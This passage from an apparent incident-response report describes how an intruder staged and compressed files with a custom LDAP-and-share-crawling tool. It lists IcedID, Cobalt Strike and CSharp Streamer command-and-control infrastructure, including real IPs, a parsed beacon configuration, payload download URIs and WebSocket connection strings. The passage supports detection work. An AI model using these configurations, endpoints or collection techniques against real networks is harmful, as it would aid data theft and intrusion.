This event is generated when a user reconnects to an existing Terminal Services session, or when
a user switches to an existing desktop using Fast User Switching.
```


## Collection

Before initiating the exfiltration process, a custom tool called confucius_cpp.exe was dropped on a file server. This tool was used to aggregate, stage, and compress sensitive data files, using LDAP and creating multiple ZIP archives.




| InitiatingProcessCommandLine | FileName ↓ |
|---|---|
| confucius_cpp.exe | [redacted]part_0.zip |
| confucius_cpp.exe | [redacted]part_0.zip |
| confucius_cpp.exe | [redacted]part_0.zip |
| confucius_cpp.exe | [redacted]part_0.zip |
| confucius_cpp.exe | [redacted]_part_0.zip |
| confucius_cpp.exe | [redacted]_part_0.zip |
| confucius_cpp.exe | [redacted]_part_0.zip |

As seen when executing the tool in a lab environment, the LDAP query with search filter (&(objectClass=computer)) is first made to look for computers, as documented in Microsoft learn website.




```
"InitiatingProcessFolderPath":
        \[redacted]confucius_cpp.exe,
"InitiatingProcessParentId": 4300,
"InitiatingProcessParentFileName": cmd.exe,
"InitiatingProcessParentCreationTime": [redacted],
"InitiatingProcessSignerType": ,
"InitiatingProcessSignatureStatus": ,
"ReportId": 176127,
"AppGuardContainerId": ,
"AdditionalFields": {"AttributeList":["dNSHostname"],
        "DistinguishedName":"dc=[redacted],dc=[redacted]",
        "ScopeOfSearch":"SubTree","SearchFilter":"(&
        (objectClass=computer))"}
```

Once the LDAP query is complete, the tool enumerates shared folders, filtering out some uninteresting folders such as NETLOGON or SYSVOL.




```
C:\Users\            \Desktop>.\confucius_cpp.exe
it's worked                   INFORMATION: Found: 3 items
                    INFORMATION:
LDAP search attributes: dNSHostName
Attribute value:

ldap_value_free().
                    INFORMATION:
LDAP search attributes: dNSHostName
Attribute value:

ldap_value_free().
                    INFORMATION:
LDAP search attributes: dNSHostName


ldap_value_free().
                    INFORMATION: ber free
                    CRITICAL ERROR: LDAP search ends with status SUCCESS
ADMIN$          C:\Windows              0       C$                C:\                         0       IPC$
                                0       NETLOGON          C:\Windows\SYSVOL\sysvol\                 \SCRIPTS0
Yes
                    WARNING: shared folder \\c                    \NETLOGON will be skipped
SYSVOL          C:\Windows\SYSVOL\sysvol        0       Yes
                    WARNING: shared folder \\                 \SYSVOL will be skipped
test            C:\Users\           \Desktop\share test0        Yes
                    INFORMATION: shared folder \\               .\test will be added to processing queue
Users           C:\Users                0       Yes
                    INFORMATION: shared folder \\               .\Users will be added to processing queue
                    INFORMATION: Path \\               .\Users\administrator will be added to processing queue
                    INFORMATION: Path \\               .\Users\All Users will be added to processing queue
                    INFORMATION: Path \\               .\Users\Default will be added to processing queue
                    INFORMATION: Path \\               .\Users\Default User will be added to processing queue
                    INFORMATION: Path \\               .\Users\Public will be added to processing queue
                    INFORMATION: Path \\               .\Users\        will be added to processing queue
                    CRITICAL ERROR: NetShareEnum failed with error:  The operation completed successfully
                    CRITICAL ERROR: NetShareEnum failed with error:  The operation completed successfully
                    ERROR: copy_processing_folders_subdirs: Error: filesystem error: directory iterator cannot open dire
ctory: Invalid argument [\\dc.windomain.local\Users\Default User]
```

On each selected folder, the tool will look for files based on keywords (in the screenshot they're after the words *security_reports* and *finance*) before compressing data. This automates the collection phase, ensuring swift action across the whole network.



```
                    WARNING:  entities count 56
                    DEBUG: in the folder "\\\\dc.windomain.local\\Users\\       \\AppData" found 56 items
                    INFORMATION: Statistic for direct uploading files
                    INFORMATION: statistic for security_reports
.txt          :       7 items, summary size   ~ 6 Kb
                    INFORMATION: Found 7 files. Summary size  ~ 6 Kb
                    DEBUG: ================================================================
                    INFORMATION: statistic for finance
.txt          :       2 items, summary size  ~ 100 Kb
                    INFORMATION: Found 2 files. Summary size  ~ 100 Kb
                    DEBUG: ================================================================
                    INFORMATION: Statistic for files with additional analyze
                    DEBUG: ================================================================
                    INFORMATION: New part entities for compression received. Search direction: security_reports; Items c
ount = 7
                    CRITICAL ERROR: on_new_entities_part_received filesystem error: cannot get file size: No such file o
r directory [                                      _part_0.zip]
                    INFORMATION: New part entities for compression received. Search direction: finance; Items count = 2
                    CRITICAL ERROR: on new_entities_part_received filesystem error: cannot get file size: No such file o
r directory [                          part_0.zip]
preparing time: 1m :0s
.csv          :       2 items, summary size   ~ 2 Kb
.rtf          :       1 items, summary size    ~ 7 B
.txt          :     106 items, summary size   ~ 6 Mb
                    INFORMATION: Found 109 files. Summary size  ~ 6 Mb
```

The attacker also installed Firefox to preview a few documents. This can be seen by looking at the process command line, which contains the url argument, as displayed below.




```
"firefox.exe" -osint -url [redacted].pdf"
"firefox.exe" -osint -url "[redacted]pdf"
"firefox.exe" -osint -url [redacted]pdf"
"firefox.exe" -osint -url "[redacted].pdf"
```

## Command and Control

The threat actor leveraged the following methods to access the hosts within the network:

- IcedID
- Cobalt Strike
- CSharp Streamer
- ScreenConnect



**IcedID**

The forked IcedID loader established connection to command and control server modalefastnow[.]com over port 443, which resolved at the time to 212.18.104.12. The contents of the network connection matched a malware rule in the Emerging Threats Open ruleset “ET MALWARE Win32/IcedID Request Cookie”.

After the initial infection, the second stage IcedID DLL communicated with the following C2 servers:

| IP | Port | Domain | JA3 | JA3s |
|---|---|---|---|---|
| 173.255.204.62 | 443 | jkbarmossen[.]com | a0e9f5d64349fb13191bc781f81f42e1 | N/A |
| 94.232.46.27 | 443 | evinakortu[.]com | a0e9f5d64349fb13191bc781f81f42e1, 1138de370e523e824bbca92d049a3777 | N/A |
| 94.232.46.27 | 443 | hofsaalos[.]com | a0e9f5d64349fb13191bc781f81f42e1 1138de370e523e824bbca92d049a3777 | N/A |
| 77.105.140.181 | 443 | jerryposter[.]com | a0e9f5d64349fb13191bc781f81f42e1 | ec74a5c51106f0419184d0dd08fb05bc |
| 77.105.142.135 | 443 | skrechelres[.]com | a0e9f5d64349fb13191bc781f81f42e1 | ec74a5c51106f0419184d0dd08fb05bc |
| 212.18.104.12 | 443 | modalefastnow[.]com | a0e9f5d64349fb13191bc781f81f42e1 | N/A |

```
ja4: t12d190800_d83cc789557e_7af1ed941c26
ja4: t10d070700_c50f5591e341_c39ab67fec8e
ja4s: t120400_c030_12a20535f9be
ja4x: 96a6439c8f5c_96a6439c8f5c_795797892f9c
```


**Cobalt Strike**

The threat actor dropped Cobalt Strike beacons across hosts during the intrusion, communicating with the following IP addresses.

| IP | Port | Domain | JA3 | JA3s | AS Organization | ASN | Geolocation Country |
|---|---|---|---|---|---|---|---|
| 85.209.11.48 | 80 | N/A | N/A | N/A | Chang Way Technologies Co. Limited | 57523 | Russia |

The DFIR Threat intelligence feeds tracked this infrastructure as a live Cobalt Strike server starting 2023-09-29 through 2023-10-30.

The following URIs were accessed for 85.209.11.48:




| URI |
|---|
| /dpixel |
| /load |
| /download/test1.exe |
| /submit.php?id=217358394 |
| /download/csss.exe |
| /download/http64.exe |
| /ksajSk |

Using MemProcFS to process the memory from the backup server, we were able to extract the minidump for the injected Cobalt Strike process. Using the minidump, the beacon configuration was able to be parsed using 1768.py:

```
File: minidump.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a601ffa80976473830f0d3b41276d2790401ddedb18e2d3cab3c315e3222
 Has known private key
0x0008 server,get-uri                   0x0003 0x0100 '85.209.11.48,/load'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1580103824 Stats uniques -> ips/hostnames: 210 publickeys: 92
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; BOIE9;ENUS)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                  0x0003 0x0200
  Build Metadata: [7:Metadata,3,6:Cookie]
   BASE64
   Header Cookie
0x000d http_post_header                 0x0003 0x0200
  Const_header Content-Type: application/octet-stream
  Build SessionId: [7:SessionId,5:id]
   Parameter id
  Build Output: [7:Output,4]
   Print
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 1
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 0
0x002b process-inject-start-rwx         0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc         0x0002 0x0004 0
0x002e process-inject-transform-x86     0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64     0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub              0x0003 0x0010 '"+\x8f\'Ûßº\x8dÝU\x9eì¢~¦H'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
Sanity check Cobalt Strike config: OK
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x005e2f3f
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x00624b3f
```

### CSharp Streamer

The “cslite.exe” CSharp Streamer executable communicated to the IP address 109.236.80.191. During the intrusion, we observed traffic to it across various ports, including 135, 139, 80, 443, and 3389. Most traffic was observed at 443 and 3389. Looking at the memory of the “cslite.exe” run in a sandbox, we can extract the configured communication preferences for the trojan:




```
λ grep.exe wss: str_cslite.exe.txt
00BE45DC  Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=w
05A794F4  :Only Uris starting with 'ws://' or 'wss://' are supported.
00277FA9  wss://{0}:{1}/socket.io/?EIO=2&transport=websocket
00BE4500  Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=w
00BE4934  wss://{0}:{1}/socket.io/?EIO=2&transport=websocket
00BE9154  wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE91EC  Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE92E8  Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00BE9938  wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00C66E8C  wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C66F24  Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C66FD8  Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C67240  wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00C7844C  wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C784E4  Connecting to wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C78598  Connecting to wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C787F8  wss://109.236.80.191:25/socket.io/?EIO=2&transport=websocket
00C86454  wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C864EC  Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C865A8  Connecting to wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C86810  wss://109.236.80.191:2525/socket.io/?EIO=2&transport=websocket
00C9644C  wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C964E4  Connecting to wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C96598  Connecting to wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00C96800  wss://109.236.80.191:110/socket.io/?EIO=2&transport=websocket
00CA5434  wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA54CC  Connecting to wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA5580  Connecting to wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CA57E8  wss://109.236.80.191:993/socket.io/?EIO=2&transport=websocket
00CB3F34  wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB3FCC  Connecting to wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB4088  Connecting to wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CB42F0  wss://109.236.80.191:3389/socket.io/?EIO=2&transport=websocket
00CC4DDC  wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC4E74  Connecting to wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC4F28  Connecting to wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CC5190  wss://109.236.80.191:139/socket.io/?EIO=2&transport=websocket
00CD5C54  wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD5CEC  Connecting to wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD5DA0  Connecting to wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CD6020  wss://109.236.80.191:135/socket.io/?EIO=2&transport=websocket
00CE475C  wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE47F4  Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE48A8  Connecting to wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CE4B08  wss://109.236.80.191:80/socket.io/?EIO=2&transport=websocket
00CF520C  wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
00CF52A4  Connecting to wss://109.236.80.191:443/socket.io/?EIO=2&transport=websocket
```

The malware uses WebSockets for communication, as observed with the wss:// in the URL. We also see that the communication was setup to use socket.io, to proxy the communication. And if the malware cannot reach a specific port, it rotates through a list of various ports, likely to both evade ports blocked in the victim firewall and help obfuscate communication by changing the port in use throughout an intrusion.

| IP | Port | Domain | Ja3 | Ja3s | AS Organization | ASI |
|---|---|---|---|---|---|---|
| 109.236.80.191 | 443 | www.i2rtqyj[.]ekz | c12f54a3f91dc7bafd92cb59fe009a35 | 394441ab65754e2207b1e1b457b3641d | WorldStream B.V. | 499 |

```
ja4: t12i210600_76e208dd3e22_2dae41c691ec
ja4s: t120200_c02f_ec53b3cc8a64
ja4s: t120400_c02f_12a20535f9be
ja4x: bbd6cc0fca29_4ce939b68fae_79faaa53868b
```


During the intrusion, we observed several Zeek notice messages alerting on the self-signed certificate used by the CSharp Streamer command and control server.



| event.dataset | destination.ip | destination.port | zeek.notice.msg | zeek.notice.sub |
|---|---|---|---|---|
| zeek.notice | 109.236.80.191 | 135 | SSL certificate validation failed with (unable to get local issuer certificate) | CN=www.i2rtqyj.ekz,C=CN |
| zeek.notice | 109.236.80.191 | 3,389 | SSL certificate validation failed with (unable to get local issuer certificate) | CN=www.i2rtqyj.ekz,C=CN |
| zeek.notice | 109.236.80.191 | 80 | SSL certificate validation failed with (unable to get local issuer certificate) | CN=www.i2rtqyj.ekz,C=CN |
| zeek.notice | 109.236.80.191 | 443 | SSL certificate validation failed with (unable to get local issuer certificate) | CN=www.i2rtqyj.ekz,C=CN |
| zeek.notice | 109.236.80.191 | 80 | SSL certificate validation failed with (unable to get local issuer certificate) | CN=www.i2rtqyj.ekz,C=CN |

**ScreenConnect**

